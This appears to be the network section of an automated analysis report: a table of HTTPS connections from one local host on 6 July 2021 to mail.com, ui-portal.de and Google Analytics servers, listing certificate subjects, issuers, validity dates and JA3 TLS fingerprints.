Jul 6, 2021 14:30:54.705024958 CEST	82.165.229.59	443	192.168.2.5	49746	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:55.193104029 CEST	142.250.180.206	443	192.168.2.5	49756	CN=*.google-analytics.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Mon Jun 07 03:34:32 CEST 2021	Mon Aug 30 03:34:31 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:30:55.205611944 CEST	142.250.180.206	443	192.168.2.5	49755	CN=*.google-analytics.com, O=Google LLC, L=Mountain View, ST=California, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US	Mon Jun 07 03:34:32 CEST 2021	Mon Aug 30 03:34:31 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jul 6, 2021 14:30:55.634536028 CEST	82.165.229.16	443	192.168.2.5	49759	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:55.635529041 CEST	82.165.229.16	443	192.168.2.5	49760	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:56.690526009 CEST	195.20.250.115	443	192.168.2.5	49763	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:56.708976030 CEST	195.20.250.115	443	192.168.2.5	49764	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:31:03.882210016 CEST	82.165.229.87	443	192.168.2.5	49767	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:03.882870913 CEST	82.165.229.87	443	192.168.2.5	49768	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:03.886497974 CEST	82.165.229.87	443	192.168.2.5	49766	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:03.886636972 CEST	82.165.229.87	443	192.168.2.5	49765	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:04.141639948 CEST	82.165.229.59	443	192.168.2.5	49769	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:31:04.141856909 CEST	82.165.229.59	443	192.168.2.5	49770	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:04.148463964 CEST	82.165.229.59	443	192.168.2.5	49772	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:04.148516893 CEST	82.165.229.59	443	192.168.2.5	49771	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:04.739159107 CEST	142.250.180.206	443	192.168.2.5	49789	CN=*.google-analytics.com, O=Google LLC, L=Mountain View, ST=California, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US	Mon Jun 07 03:34:32 CEST 2021	Mon Aug 30 03:34:31 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jul 6, 2021 14:31:04.745500088 CEST	142.250.180.206	443	192.168.2.5	49790	CN=*.google-analytics.com, O=Google LLC, L=Mountain View, ST=California, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US	Mon Jun 07 03:34:32 CEST 2021	Mon Aug 30 03:34:31 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:31:04.777529955 CEST	142.250.180.206	443	192.168.2.5	49783	CN=*.google-analytics.com, O=Google LLC, L=Mountain View, ST=California, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US	Mon Jun 07 03:34:32 CEST 2021	Mon Aug 30 03:34:31 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jul 6, 2021 14:31:04.777858973 CEST	142.250.180.206	443	192.168.2.5	49782	CN=*.google-analytics.com, O=Google LLC, L=Mountain View, ST=California, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US	Mon Jun 07 03:34:32 CEST 2021	Mon Aug 30 03:34:31 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jul 6, 2021 14:31:05.985918999 CEST	82.165.229.16	443	192.168.2.5	49795	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:05.991597891 CEST	82.165.229.54	443	192.168.2.5	49797	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:06.002479076 CEST	82.165.229.16	443	192.168.2.5	49796	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:31:06.062083960 CEST	82.165.229.54	443	192.168.2.5	49798	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:06.062827110 CEST	82.165.229.54	443	192.168.2.5	49799	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:06.068257093 CEST	82.165.229.54	443	192.168.2.5	49800	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:06.132460117 CEST	82.165.229.16	443	192.168.2.5	49802	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:06.144257069 CEST	82.165.229.16	443	192.168.2.5	49801	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:31:44.997397900 CEST	82.165.229.87	443	192.168.2.5	49826	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:44.997452974 CEST	82.165.229.87	443	192.168.2.5	49825	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:45.206566095 CEST	82.165.229.59	443	192.168.2.5	49828	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:45.206619024 CEST	82.165.229.59	443	192.168.2.5	49827	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:45.586935997 CEST	142.250.180.206	443	192.168.2.5	49832	CN=*.google-analytics.com, O=Google LLC, L=Mountain View, ST=California, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US	Mon Jun 07 03:34:32 CEST 2021	Mon Aug 30 03:34:31 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:31:45.587167978 CEST	142.250.180.206	443	192.168.2.5	49831	CN=*.google-analytics.com, O=Google LLC, L=Mountain View, ST=California, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Mon Jun 07 03:34:32 CEST 2021	Mon Aug 30 03:34:31 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jul 6, 2021 14:31:46.124229908 CEST	82.165.229.54	443	192.168.2.5	49836	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:46.124387026 CEST	82.165.229.54	443	192.168.2.5	49835	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
